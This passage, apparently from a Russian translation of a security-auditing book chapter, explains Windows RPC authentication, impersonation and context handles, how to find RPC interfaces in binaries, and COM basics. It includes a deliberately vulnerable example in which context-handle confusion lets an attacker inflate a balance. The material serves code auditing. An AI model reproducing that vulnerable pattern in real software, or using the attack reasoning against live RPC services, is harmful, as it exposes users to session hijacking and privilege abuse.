Функции `RpcServerUseProtseqEx()` добавляют возможность включить транспортную политику как часть регистрации протокола. Транспортная политика позволяет разработчикам ограничивать выделение динамических портов и выборочно привязывать интерфейсы на компьютерах с несколькими сетевыми адресами. Хотя такой уровень детализации требуется не всем приложениям, некоторые среды развертывания могут его требовать.

До этого момента семейство функций `RpcServerUseAllProtseqs()` не обсуждалось. Однако важно отметить эти функции, потому что их использование обычно создает неоправданно высокий риск безопасности и должно внимательно проверяться. Эти функции привязываются ко всем доступным интерфейсам и могут опасно раскрыть RPC-сервер. В частности, они могут привязаться к интерфейсам с недостаточным контролем доступа или к интерфейсам во враждебных сетях.

NB. Не забывайте, что регистрация протоколов влияет на все RPC-серверы в процессе. Это означает, что серверы с разными требованиями к безопасности протоколов должны выполняться в разных процессах.

Следующая часть привязки включает регистрацию конечных точек для каждой последовательности протокола. Endpoint - это специфичная для протокола информация, необходимая для связи с RPC-сервером. Например, последовательность протокола TCP использует TCP-порт как конечную точку. Endpoints регистрируются функцией `RpcEpRegister()`, которая работает так:

```
RPC_STATUS RPC_ENTRY RpcEpRegister(RPC_IF_HANDLE IfSpec,
                                   RPC_BINDING_VECTOR *BindingVector,
                                   UUID_VECTOR *UuidVector, unsigned char *Annotation)
```

Эта функция передает endpoint mapper конечные точки RPC-интерфейса. Первый параметр - `RPC_IF_HANDLE`, упомянутый в предыдущем разделе. Следующие два параметра содержат векторы дескрипторов привязки и UUID для регистрации в endpoint mapper.

Некоторые вспомогательные методы упрощают регистрацию конечных точек.

`RpcServerUseProtseqEp()` можно использовать для регистрации endpoint и последовательности протокола одним вызовом. Однако самый простой способ выполнить регистрацию - использовать функции `RpcServerUseProtseqIf()`: они регистрируют все endpoint, указанные в IDL-файле.



## Прослушивание запросов

Единственное, что остается при настройке сервера, - слушать RPC-запросы с помощью функции `RpcServerListen()`. Эта функция не особенно интересна, кроме того, что она указывает: серверное приложение с этого момента ожидает запросы и потенциально открыто для вредоносного ввода. Весь код обработки этих запросов был указан на предыдущих шагах регистрации интерфейса.

## Аутентификация

Как и следовало ожидать, поверхность атаки RPC-приложения сильно зависит от уровня аутентификации, который оно требует. Windows предоставляет несколько уровней аутентификации, которые наслаиваются друг на друга. Это означает, что каждый новый уровень выполняет проверки предыдущих уровней и добавляет собственные требования. Уровни аутентификации перечислены ниже по возрастанию:

- `RPC_C_AUTHN_LEVEL_DEFAULT` - уровень аутентификации по умолчанию, выбранный текущими настройками ОС. Этот уровень не является добавочным.
- `RPC_C_AUTHN_LEVEL_NONE` - аутентификация отсутствует; любой анонимный пользователь может обращаться к службе.
- `RPC_C_AUTHN_LEVEL_CONNECT` - аутентификация выполняется только при установлении подключения, а не для отдельных вызовов.
- `RPC_C_AUTHN_LEVEL_CALL` - этот уровень указывает, что пользователи должны аутентифицироваться для каждого вызова процедуры. Он предназначен прежде всего для транспортов без установления соединения.
- `RPC_C_AUTHN_LEVEL_PKT` - этот уровень гарантирует, что любые полученные данные исходят от клиента, который изначально установил подключение. Однако проверка целостности данных не выполняется.
- `RPC_C_AUTHN_LEVEL_PKT_INTEGRITY` - этот уровень похож на `RPC_C_AUTHN_LEVEL_PKT`, но также гарантирует, что данные не были изменены по пути.
- `RPC_C_AUTHN_LEVEL_PKT_PRIVACY` - этот уровень делает то же, что `RPC_C_AUTHN_LEVEL_PKT_INTEGRITY`, и использует шифрование, чтобы третьи стороны не могли читать передаваемые данные.

Помимо уровня аутентификации, применяемого к входящим пакетам, программисты также могут выбирать службы для аутентификации клиентов. Эти службы аутентификации включают NTLM и Kerberos. Также предусмотрено отсутствие аутентификации, обозначаемое константой `RPC_C_AUTHN_NONE`.

Каждая служба аутентификации должна быть зарегистрирована вызовом `RpcServerRegisterAuthInfo()` с подходящими параметрами для службы. Для большинства приложений `RPC_C_AUTHN_GSS_NEGOTIATE` дает лучшие результаты, поскольку пытается использовать Kerberos, но при необходимости может откатиться до NTLM. Следует настороженно относиться к любому приложению, которое не требует как минимум аутентификации `RPC_C_AUTHN_LEVEL_CONNECT` с использованием службы `RPC_C_AUTHN_GSS_NEGOTIATE` или более сильного варианта.

## Аутентификация запросов

Вы уже видели, как сервер может ограничивать интерфейсы и задавать базовое требование аутентификации, но что насчет аутентификации фактических вызовов и авторизации? RPC-авторизация и аутентификация зависят от привязки. Вы знаете, что сервер может предоставить DACL для привязки, и это должно быть основой любой защиты RPC. Однако две процедуры можно использовать в callback-функции безопасности или даже в самом вызове, чтобы получить из дескриптора привязки подробные сведения об аутентификации клиента. Первая выглядит так:

```
RPC_STATUS RPC_ENTRY RpcBindingInqAuthClient(
    RPC_BINDING_HANDLE ClientBinding,
    RPC_AUTH_HANDLE *Privs, unsigned char **ServerPrincName,
    unsigned long *AuthnLevel, unsigned long *AuthnSvc,
    unsigned long *AuthsSvc)
```

Второй и третий параметры этой функции предоставляют все сведения об аутентификации, связанные с дескриптором привязки клиента. Остальные параметры описывают параметры аутентификации, запрошенные клиентом. При поддержке службы RPC\_C\_AUTHN\_WINNT последний параметр всегда равен RPC\_C\_AUTHZ\_NONE.

Функция `RpcBindingInqAuthClient()` в Windows XP и более поздних версиях заменена следующей функцией:

```
RPCRTAPI RPC_STATUS RPC_ENTRY RpcServerInqCallAttributes(
    RPC_BINDING_HANDLE ClientBinding,
    void *RpcCallAttributes)
```

Эта функция решает те же задачи, что и `RpcBindingInqAuthClient()`, и предоставляет дополнительные сведения о привязке клиента. Эта информация возвращается во втором параметре в структуре `RPC_CALL_ATTRIBUTES_V2`. Помимо уровня и службы аутентификации, она указывает, используется ли NULL session, какая последовательность протокола применяется, является ли клиент локальным или удаленным, и множество других полезных деталей. Обратите внимание, что эта функция не поддерживается поверх протоколов `ncacn_dg`, поэтому возвращаемые значения нужно проверять, чтобы убедиться, что функция смогла получить корректную информацию.

## Impersonation в RPC

RPC может выполнять олицетворение аутентифицированных клиентов через ту же базовую инфраструктуру, что и именованные каналы. Обычно это наиболее эффективный метод безопасного доступа к защищенным объектам в контексте вызывающего пользователя. Он позволяет разработчикам использовать знакомую структуру DACL на объектах и переложить принудительное применение правил безопасности на ОС. RPC-сервер может выполнять олицетворение клиента одной из двух функций: `RpcImpersonateClient()` и `RpcGetAuthorizationContextForClient()`. Прототипы этих функций объясняются ниже.

Следующая функция выполняет олицетворение клиента, указанного дескриптором привязки:

```
RPC_STATUS RPC_ENTRY RpcImpersonateClient(  
    RPC_BINDING_HANDLE BindingHandle)
```

Параметр `BindingHandle` может быть 0; в этом случае сервер выполняет олицетворение контекста клиента, который в данный момент обслуживается потоком. Эта функция является основным механизмом олицетворения клиента.

Основное назначение следующей функции - вернуть структуру `AUTHZ_CLIENT_CONTEXT_HANDLE`, представляющую клиента, указанного первым параметром:

```
RPC_STATUS RPC_ENTRY RpcGetAuthorizationContextForClient(  
    RPC_BINDING_HANDLE ClientBinding,  
    BOOL ImpersonateOnReturn, PVOID Reserved1,  
    PLARGE_INTEGER pExpirationTime, LUID Reserved2,  
    DWORD Reserved3, PVOID Reserved4,  
    PVOID *pAuthzClientContext)
```

Особый интерес представляет параметр `ImpersonateOnReturn`. Если он установлен в `true`, функция выполняет impersonation клиента, указанного binding handle `ClientBinding`, точно так же, как если бы была вызвана `RpcImpersonateClient()`.

При аудите RPC-приложений нужно понимать, как клиенты могут ограничивать способность серверов выполнять impersonation от их имени. Пренебрежение этим шагом может раскрыть учетные данные клиента вредоносному серверу. Клиентское приложение может применять ограничения impersonation для каждой привязки с помощью `RpcBindingSetAuthInfoEx()`. Эта функция имеет следующий прототип:

```
RPC_STATUS RPC_ENTRY RpcBindingSetAuthInfoEx(  
    RPC_BINDING_HANDLE Binding,  
    unsigned char PAPI *ServerPrincName,  
    unsigned long AuthLevel, unsigned long AuthnSvc,  
    RPC_AUTH_IDENTITY_HANDLE AuthIdentity,  
    unsigned long AuthzSvc, RPC_SECURITY_QOS *SecurityQOS)
```

Обратите внимание на последний параметр, который указывает на структуру `RPC_SECURITY_QOS`. Хотя существует несколько вариантов этой структуры в зависимости от версии, каждая имеет член `ImpersonationType`, указывающий, какой уровень олицетворения сервер может использовать с подключающимся клиентом. Допустимые значения для этого члена:

- `RPC_C_IMP_LEVEL_DEFAULT` - использовать уровень олицетворения по умолчанию.
- `RPC_C_IMP_LEVEL_ANONYMOUS` - использовать уровень олицетворения `SecurityAnonymous`.
- `RPC_C_IMP_LEVEL_IDENTIFY` - использовать уровень олицетворения `SecurityIdentify`.
- `RPC_C_IMP_LEVEL_IMPERSONATE` - использовать уровень олицетворения `SecurityImpersonate`.
- `RPC_C_IMP_LEVEL_DELEGATE` - использовать уровень олицетворения `SecurityDelegation`, то есть `cloaking`.

Из этих значений, очевидно, наиболее опасны `RPC_C_IMP_LEVEL_IMPERSONATE` и `RPC_C_IMP_LEVEL_DELEGATE`. Разрешая любой из этих уровней олицетворения, клиент позволяет серверу использовать свои учетные данные. Уровень делегирования расширяет возможности сервера еще сильнее, чем обычное олицетворение. Он позволяет серверу аутентифицироваться

по сети от имени клиента, то есть сервер может обращаться ко всему в сети так, будто он и есть подключенный клиент. Нужно проверять любой код, использующий любое из этих значений, чтобы убедиться, что олицетворение действительно требуется и используется правильно.

NB. Если используется локальная RPC-конечная точка (ncalrpc), RPC\_C\_IMP\_LEVEL\_IMPERSONATE и RPC\_C\_IMP\_LEVEL\_DELEGATE эквивалентны. Даже при RPC\_C\_IMP\_LEVEL\_IMPERSONATE серверу разрешено выполнять сетевой доступ от имени клиента.

Как и с именованными каналами, отсутствие проверки возвращаемых значений функций олицетворения может привести к тому, что RPC-запрос получит больше привилегий, чем должен иметь. Фактически этот тип ошибки еще более релевантен в RPC, потому что многие факторы могут привести к отказу функций олицетворения.

## Дескрипторы контекста и состояние

Прежде чем идти дальше, нужно увидеть, как RPC хранит сведения о состоянии подключенных клиентов. RPC по своей природе не сохраняет состояние, но предоставляет явные механизмы для его поддержания. Эти сведения могут включать информацию о сеансе, полученную из базы данных, или данные о том, вызывал ли клиент процедуры в правильной последовательности. Типичный RPC-механизм поддержания состояния - дескриптор контекста, уникальный токен, который клиент может предоставить серверу и который по функции похож на ID сеанса, хранящийся в HTTP cookie. С точки зрения сервера дескриптор контекста - это указатель на связанные данные этого клиента, поэтому специального перевода дескриптора контекста не требуется. Сервер просто ссылается на дескриптор контекста так, будто это указатель void. Разумеется, передача указателя потенциально вредоносному клиенту была бы крайне опасна. Вместо этого среда выполнения RPC отправляет клиенту уникальный токен контекста и при получении переводит токен обратно в исходное значение указателя. Дескрипторы контекста не являются обязательной частью RPC и не требуются для работы RPC-программы. Однако большинству RPC-служб дескрипторы контекста нужны для правильной работы и предотвращения раскрытия чувствительной информации клиента.

Дескрипторы контекста полезны для поддержания состояния приложения; однако они не предназначены для поддержания состояния аутентификации. Дескриптор контекста может быть раскрыт злоумышленникам разными способами, например через перехват сетевого транспорта или действия вредоносного клиента. Другой RPC-интерфейс может даже раскрыть дескриптор контекста, если не используются строгие дескрипторы контекста. Этот простой интерфейс использует дескриптор контекста для целей безопасности:

```
BOOL LogonUser([out] PCONTEXT_HANDLE ctx)

BOOL LogoffUser([in] PCONTEXT_HANDLE ctx)

BOOL GetTableList([in] PCONTEXT_HANDLE ctx,
                  [out] PTABLE_DESCRIPTOR tables)

BOOL JoinTable([in] PCONTEXT_HANDLE ctx, [in] int table_id)

BOOL SitOut([in] PCONTEXT_HANDLE ctx)

BOOL SetBack([in] PCONTEXT_HANDLE ctx)

BOOL CashIn([in] PCONTEXT_HANDLE ctx,
```

```

[in] PCREDIT_CARD ccDetails)

BOOL CashOut([in] PCONTEXT_HANDLE ctx,

[out] PMAIL_INFO mailInfo)

```

Этот интерфейс представляет простую RPC-игру в покер, использующую дескриптор контекста для поддержания сеанса. Первый шаг при использовании этого приложения - вход в систему. Как и любой хорошо написанный RPC-сервис, это приложение определяет идентичность пользователя через встроенную RPC-аутентификацию, но после этого полагается на дескриптор контекста. Поэтому первый вопрос - может ли этот дескриптор контекста быть раскрыт кому-либо. Например, большинство RPC-интерфейсов не требуют шифрованного канала, поэтому атакующие могут перехватить дескриптор контекста в сети. После получения дескриптора контекста атакующие могут взять сеанс под контроль и украсть выигрыш игрока.

## Строгие дескрипторы контекста

Обычно RPC-интерфейсу не нужно разделять дескриптор контекста с другим интерфейсом. Однако подсистема RPC не может определить это неявно. Поэтому RPC-сервис обычно принимает любой действительный дескриптор контекста независимо от исходного интерфейса. Разработчики могут предотвратить эту проблему с помощью строгих дескрипторов контекста, определенных атрибутом `strict_context_handle`. Строгий дескриптор контекста действителен только для исходного интерфейса, а создавший его интерфейс не принимает дескрипторы контекста от любых других интерфейсов.

В примере с покером дескрипторы контекста используются для проверки аутентификации. Если этот интерфейс не использует строгие дескрипторы контекста, атакующие могут обратиться к несвязанному интерфейсу и получить дескриптор контекста, действительный для интерфейса покера. Нестрогий дескриптор контекста позволяет атакующим легко обойти систему аутентификации, потому что приложение проверяет учетные данные только в методе входа. Если атакующие предоставят дескриптор от другого интерфейса, они получат неявный доступ ко всем методам интерфейса покера.

Разумеется, игра в покер, вероятно, не будет хорошо работать, если атакующие предоставят дескриптор контекста от другого интерфейса. Фактически они просто дают приложению произвольную структуру данных, не связанную с тем, что оно ожидает. Такой ввод, скорее всего, вызовет аварийное завершение или другую ошибку. Однако что произойдет, если другим интерфейсом можно достаточно манипулировать, чтобы произвольная структура стала распознаваемой для игры в покер? Следующая структура представляет контекст игры, за которым следует реализация функции `CashOut()`:

```

// Game implementation

struct GAME_CONTEXT {
    long iBalance;

    BOOLEAN isComplete;

    HAND myHand;
}

BOOL CashOut(PCONTEXT_HANDLE ctx, PMAIL_INFO mailInfo) {
    struct GAME_CONTEXT *game = ctx;

```

```

    if (game->isComplete) {

        DepositWinnings(game->iBalance);

        return TRUE;

    }

    return FALSE;

}

... more game handling functions ...

```

Теперь нужно рассмотреть другой интерфейс на том же сервере. Предположим, игра в покер является частью приложения казино, которое предоставляет отдельный RPC-интерфейс для управления учетной записью. Следующий код - структура контекста для интерфейса управления учетной записью вместе с функцией обновления сведений об учетной записи:

```

// Account implementation

struct ACCT_CONTEXT {

    long birthDate;

    char sName[MAX_STR];

    char sAcctNum[MAX_STR];

}

void UpdateAcctInfo(PCONTEXT_HANDLE ctx, long bDate,
                    char *name, char *acctnum) {

    struct ACCT_CONTEXT *acct = ctx;

    acct->birthDate = bDate;

    strncpy(acct->sName, name, MAX_STR - 1);

    strncpy(acct->sAcctNum, acctnum, MAX_STR - 1);

}

... more account management functions ...

```

Этот пример прост, но он должен помочь сделать уязвимость очевидной. Атакующие могут использовать эти интерфейсы, чтобы построить структуру учетной записи с чрезвычайно большим балансом. Все, что нужно, - вызвать функцию `UpdateAcctInfo()` и передать большое значение как параметр `bDate`. Затем атакующие могут вызвать функцию `CashOut()` на интерфейсе покера. Этот интерфейс выплатит сумму, переданную как `bDate` в более раннем вызове, потому что `birthDate` в `ACCT_CONTEXT` находится на том же смещении, что и `iBalance` в `GAME_CONTEXT`. Поэтому атакующие могут просто войти в интерфейс управления учетной записью, выбрать, сколько денег они хотят, а затем вывести их из игры в покер.

Этот пример надуман, но он демонстрирует смысл атаки. Реальная уязвимость обычно сложнее и имеет более непосредственное воздействие. Например, дескриптор контекста, указывающий на экземпляр класса C++, может позволить атакующим перезаписать `vtable` и указатели на функции, что приведет к произвольному выполнению кода.

NB. Точное значение и реализация vtable зависят от языка и объектной модели. Однако для большинства целей можно считать, что vtable - это просто список указателей на функции-члены, связанные с объектом.

Еще одна особенность состоит в том, что другой интерфейс не обязан быть реализован тем же приложением. Он может быть предоставлен ОС или сторонним компонентом. Разработчики могут не знать, что еще происходит в процессе, и поэтому считать строгие дескрипторы контекста ненужными. Поэтому нужно следить за этой проблемой, если вы выявили интерфейс, который не использует строгие дескрипторы контекста, и смотреть, какую функциональность могут предоставить другие интерфейсы.

## **Собственные механизмы состояния**

Некоторые разработчики приложений предпочитают писать собственный код управления состоянием вместо механизмов, предоставляемых уровнем RPC. Такие механизмы обычно существуют по историческим причинам или для совместимости с другими системами. Как аудитору, вам нужно оценивать механизмы управления состоянием и проверять следующие уязвимости:

- Предсказуемые идентификаторы сеансов, не являющиеся криптографически случайными
- Короткие идентификаторы сеансов, уязвимые к brute-force-атакам
- Обнаруживаемые идентификаторы сеансов, то есть отказ контроля доступа
- Идентификаторы сеансов, раскрывающие чувствительную информацию

Обычно вы обнаружите, что собственные механизмы состояния не учитывают хотя бы одно из этих требований. Эту информацию можно использовать для выявления уязвимости, позволяющей манипулировать состоянием или обходить аутентификацию.

## **Потоки в RPC**

Подсистема RPC обслуживает вызовы через пул рабочих потоков. Это эффективный способ обработки вызовов в Windows, но у него есть недостатки. Во-первых, RPC-вызов может произойти в любом потоке из пула, поэтому RPC-сервер не может ожидать привязки вызовов к конкретному потоку. Это означает, что вызов должен вести себя одинаково независимо от потока, в котором он выполняется. Во-вторых, RPC-вызов может быть вытеснен в любой момент, даже другим экземпляром того же вызова. Такое поведение может приводить к уязвимостям, когда доступ к общим ресурсам не синхронизирован правильно. Вопросы потоков и конкурентности являются отдельной темой, поэтому они обсуждаются в главе 13, "Synchronization and State".

## **Аудит RPC-приложений**

Теперь, когда вы знаете основы RPC, можно использовать следующий checklist как руководство для выполнения RPC-аудитов:

1. Ищите любые другие RPC-серверы в том же процессе, которые могут раскрывать протоколы, которых разработчик не ожидал.
2. Если приложение не использует strict context handles, ищите любые другие интерфейсы, которые можно использовать для атаки.
3. Ищите любые собственные механизмы управления состоянием и проверяйте, можно ли использовать их для spoofing или манипуляции состоянием.
4. Проверяйте слабости в ACL, примененных к последовательности протокола.

5. Ищите обходы аутентификации или spoofing-атаки, возможные из-за слабой безопасности транспорта.
6. Ищите обходы аутентификации в собственных схемах аутентификации, слабое использование аутентификации или ее отсутствие.
7. Проверяйте, используются ли механизмы состояния для поддержания состояния безопасности. Если используются, попробуйте найти способы их обхода.
8. Аудитируйте любое impersonation, чтобы понять, может ли клиент уклониться от него или использовать его для кражи учетных данных сервера.
9. Обращайте особое внимание на возможные состояния гонки и проблемы синхронизации с общими ресурсами, которые подробнее обсуждаются в главе 13.
10. Просматривайте все раскрытые интерфейсы на общие уязвимости реализации. Если IDL не скомпилирован с ключом /robust, а параметры интерфейса не ограничены, нужно потратить больше времени на проверку уязвимостей повреждения памяти.

## Бинарный аудит RPC-интерфейсов

Если у вас нет исходного кода RPC-сервиса, нужно уметь находить RPC-интерфейсы в соответствующих бинарных файлах приложения. Этот раздел объясняет простую технику поиска всех релевантных методов в RPC-бинарнике.

Сначала вспомните, что RPC-сервер регистрирует свои интерфейсы с помощью функций `RpcServerRegisterIf()` и `RpcServerRegisterIfEx()`. Вот прототип функции `RpcServerRegisterIfEx()`:

```
RPC_STATUS RPC_ENTRY RpcServerRegisterIfEx(RPC_IF_HANDLE IfSpec,
                                           UUID *MgrTypeUuid, RPC_MGR_EPV *MgrEpv,
                                           unsigned int Flags, unsigned int MaxCalls,
                                           RPC_IF_CALLBACK_FN *IfCallback)
```

Функция `RpcServerRegisterIf()` имеет похожий прототип. Серверы должны использовать одну из этих функций, чтобы указать, какие методы доступны. Эти методы задаются в структуре `RPC_IF_HANDLE`, первом аргументе. Эта структура документирована не очень хорошо, но ее можно исследовать, посмотрев на сгенерированный IDL C server file, который создает эту структуру. По сути, `RPC_IF_HANDLE` содержит только один член: указатель на структуру `RPC_SERVER_INTERFACE`. Эта структура имеет следующий формат, как указано в `rpcdser.h`:

```
typedef struct _RPC_SERVER_INTERFACE
{
    unsigned int Length;

    RPC_SYNTAX_IDENTIFIER InterfaceId;

    RPC_SYNTAX_IDENTIFIER TransferSyntax;

    PRPC_DISPATCH_TABLE DispatchTable;

    unsigned int RpcProtseqEndpointCount;

    PRPC_PROTSEQ_ENDPOINT RpcProtseqEndpoint;

    RPC_MGR_EPV __RPC_FAR *DefaultManagerEpv;
```



```

void const __RPC_FAR *InterpreterInfo;

unsigned int Flags ;

} RPC_SERVER_INTERFACE, __RPC_FAR * PRPC_SERVER_INTERFACE;

```

В типичном бинарном файле эта структура выглядит примерно так:

```

.text:75073BD8 dword_75073BD8 dd 44h, 300F3532h, 11D038CCh, 2000F0A3h,
0DD0A6BAFh, 20001h

.text:75073BD8 ;
DATA XREF: .text:off_75073B88o

.text:75073BD8 ;
.data:off_7508603Co

.text:75073BD8 dd 8A885D04h, 11C91CEBh,
8E89Fh, 6048102Bh, 2 ; Interface ID

.text:75073C04 dd offset DispatchTable

.text:75073C08 dd 3 dup(0) ;
RpcProtseqEndpointCount, RpcProtseqEndpoint, DefaultMgrEpv

.text:75073C14 dd offset InterpreterInfo

.text:75073C18 dd 4000001h ;
flags

```

Особый интерес представляет поле InterpreterInfo, которое указывает на структуру MIDL\_SERVER\_INFO, определенную в rpcndr.h следующим образом:

```

typedef struct _MIDL_SERVER_INFO_
{
    PMIDL_STUB_DESC pStubDesc;

    const SERVER_ROUTINE * DispatchTable;

    PFORMAT_STRING ProcString;

    const unsigned short * FmtStringOffset;

    const STUB_THUNK * ThunkTable;

    PFORMAT_STRING LocalFormatTypes;

    PFORMAT_STRING LocalProcString;

    const unsigned short * LocalFmtStringOffset;

} MIDL_SERVER_INFO, *PMIDL_SERVER_INFO;

```

В бинарном файле структура выглядит так:

```

.text:75073C1C InterpreterInfo dd offset pStubDesc ;
DATA XREF: .text:75073C14o

.text:75073C20 dd offset ServerDispatchTable

.text:75073C24 dd offset ProcString

.text:75073C28 dd offset FmtStringOffset

.text:75073C2C dd 5 dup(0)

```

Второй член, названный в этом примере `ServerDispatchTable`, содержит указатель на таблицу всех раскрытых серверных процедур для интерфейса. Чтобы найти процедуры RPC-сервера в бинарном файле, используйте следующие шаги:

1. Найдите импорт для `RpcServerRegisterIf()` или `RpcServerRegisterIfEx()` и перекрестную ссылку, чтобы найти, где он используется.
2. Изучите первый аргумент; он указывает на единственный указатель, который указывает на структуру `RPC_SERVER_INTERFACE`.
3. Перейдите по члену `InterpreterInfo` в структуре `RPC_SERVER_INTERFACE`.
4. Перейдите по памяти `DispatchTable` в структуре `MIDL_SERVER_INFO` к таблице серверных процедур.

Готово. Обратите внимание на всю интересную информацию, которую вы собираете по пути, например передается ли callback-функция в `RpcServerRegisterIfEx()`, конечные точки, связанные с серверным интерфейсом, сведения о `format string` и так далее.

## COM

Средства Component Object Model (COM) и Distributed Component Object Model (DCOM) в Windows предоставляют платформу для разработки компонентов, независимых от языка и расположения. Эти компоненты можно создавать и использовать внутри процесса, между разными процессами на одном компьютере или удаленно по сети.

NB. COM стал зонтичным термином, охватывающим DCOM, удаленный COM и другие связанные с COM технологии. Ранее термин COM относился к доступу к объектам и манипуляции ими между разными процессами на одном компьютере; DCOM расширил эту функциональность, сделав объекты доступными по сети. Сейчас все это можно называть COM-технологиями.

COM по сути является объектно-ориентированной оберткой для RPC; фактически DCOM использует RPC для вызова методов и коммуникации. Для целей этого обсуждения COM и DCOM рассматриваются скорее как расширения RPC. Эти сходства помогут применить уже изученное о RPC.

### COM: краткое введение

Следующие разделы дают краткий обзор архитектуры COM на случай, если у вас мало опыта COM-программирования. Эти основы важны для понимания последующей информации о потенциальных проблемах безопасности в COM-приложениях.

### Компоненты

COM продвигает разработку повторно используемых компонентов, во многом похожую на использование классов в объектно-ориентированных программах. Каждый компонент предоставляет интерфейс или несколько интерфейсов, описывающих серию методов для манипуляции объектом. В контексте COM "интерфейс" означает контракт между COM-объектами и их клиентами. Этот контракт задает серию методов, которые реализует объект.

Между COM-объектом и классом в объектно-ориентированной программе есть несколько важных различий. COM-объекты уже скомпилированы и доступны в масштабе системы любому процессу, который хочет их использовать. Они не зависят от языка и доступны любому приложению без необходимости повторной компиляции. В самом деле, COM - своего рода бинарная спецификация: он требует, чтобы объекты экспортировали интерфейсы определенным образом, но не интересуется внутренней структурой реализации этих объектов. Помимо доступности из любого языка, COM-объекты могут быть реализованы на разных языках; их внутреннее устройство не имеет значения, пока они соблюдают свои контракты.

COM-объекты уникально идентифицируются в системе с помощью globally unique identifier (GUID), называемого class ID (CLSID). Когда COM-объект регистрируется в системе, он добавляет ключ в реестр с тем же именем, что и CLSID объекта. Этот ключ хранится в HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\CLSID.

NB. Ключ HKEY\_CLASSES\_ROOT является псевдонимом для HKEY\_LOCAL\_MACHINE\Software\Classes\CLSID, поэтому те же CLSID также можно найти в HKEY\_CLASSES\_ROOT\CLSID.

Эти ключи устанавливаются, чтобы подсистема COM могла находить и создавать экземпляры объектов по запросу. Зарегистрированные COM-объекты в системе можно просмотреть с помощью Registry Editor (regedit.exe), показанного на рисунке 12-2.




Рисунок 12-2. Просмотр COM-объектов с помощью Regedit

Как видно, для каждого CLSID устанавливается довольно много подразделов и значений; они описываются по мере необходимости в следующем обсуждении.

Поскольку CLSID трудно запоминать и они не имеют смысла для людей, COM-объекты часто имеют имена - псевдонимы, которые можно использовать для ссылки на объект вместо CLSID. Эти псевдонимы называются program IDs (ProgID) и полностью необязательны. Program ID хранится в значении ProgID в ключе HKEY\_LOCAL\_MACHINE\Software\Classes\CLSID\<CLSID>. Program ID может иметь любой формат, но рекомендованный MSDN формат - Program.Component.Version. Например, один из компонентов Microsoft Excel называется Excel.Sheet.8. Разумеется, поиск program ID занял бы много времени, если бы для каждого ключа CLSID выполнялся запрос, чтобы проверить, совпадает ли его ProgID с запросом, поэтому для прямого поиска используется другой ключ: HKEY\_LOCAL\_MACHINE\Software\Classes\<ProgID>. Этот ключ имеет значение CLSID, указывающее на класс, связанный с ProgID.

COM-объекты работают в клиент-серверной архитектуре; конечные точки COM-подключения могут быть разными потоками в одном процессе, потоками в разных процессах или даже на разных

системах. Раскрытый COM-интерфейс используется примерно так же, как вызывается RPC-функция. В DCOM этот процесс запуска включает запуск приложений при необходимости, применение разрешений безопасности и регистрацию DCOM-приложений как доступных на определенных конечных точках.

COM-объект может быть внутрипроцессным или внепроцессным сервером. Внутрипроцессные серверы реализуются в DLL, которые загружаются в адресное пространство клиентского процесса при создании экземпляра. По большей части о внутрипроцессных серверах беспокоиться не нужно, потому что они находятся в адресном пространстве и контексте безопасности вызывающей стороны. Разумеется, элементы управления ActiveX являются особым случаем внутрипроцессного сервера и обсуждаются в разделе "ActiveX Security" далее в этой главе.

Внепроцессный сервер, однако, выполняется в собственном пространстве процесса. Есть два типа внепроцессных серверов: локальные серверы на той же системе, что и вызывающая сторона, и удаленные серверы на другой машине. Коммуникация выполняется через IPC-примитивы, предоставляемые средой выполнения COM. Фактически DCOM использует RPC для транспортировки сообщений за кулисами. Внепроцессный сервер потенциально может выполняться в другом контексте, чем клиент, поэтому у него могут быть дополнительные соображения безопасности.

## Интерфейсы

Весь смысл COM-объектов в том, что они предоставляют интерфейсы, доступные любым клиентам, способным использовать их функциональность. COM-объект может предоставлять любое количество интерфейсов, состоящих из серии функций, связанных с задачей. Каждый интерфейс имеет зарегистрированный interface ID (IID), который уникально идентифицирует интерфейс. IID записываются в реестр по адресу  
HKEY\_CLASSES\_ROOT\Classes\Interface\<Interface ID>.

Этот ключ содержит серию подразделов для каждого зарегистрированного интерфейса. Как аудитору кода, вам нужно исследовать эти интерфейсы и понять, какую поверхность атаки они раскрывают.

Каждый COM-интерфейс прямо или косвенно наследуется от базового класса IUnknown, который предоставляет общий метод взаимодействия с каждым COM-объектом. Каждый COM-объект должен предоставлять интерфейс со следующими тремя методами:

- `QueryInterface()` - используется для получения указателя на COM-интерфейс по IID этого интерфейса.
- `AddRef()` - используется для увеличения счетчика ссылок созданного объекта.
- `Release()` - используется для уменьшения счетчика ссылок созданного объекта и освобождения объекта, когда счетчик ссылок падает до нуля.

Метод `QueryInterface()` - настоящий центр интерфейса IUnknown. Он предоставляет возможность получать экземпляры других интерфейсов, поддерживаемых COM-объектом. При чтении COM-документации и технических руководств вы часто встретите ссылки на IUnknown. Например, функция `CoCreateInstance()` принимает тип `LPUNKNOWN` как параметр, что позволяет функции создать экземпляр любого COM-объекта, потому что все COM-объекты наследуются от IUnknown.

## ID приложений

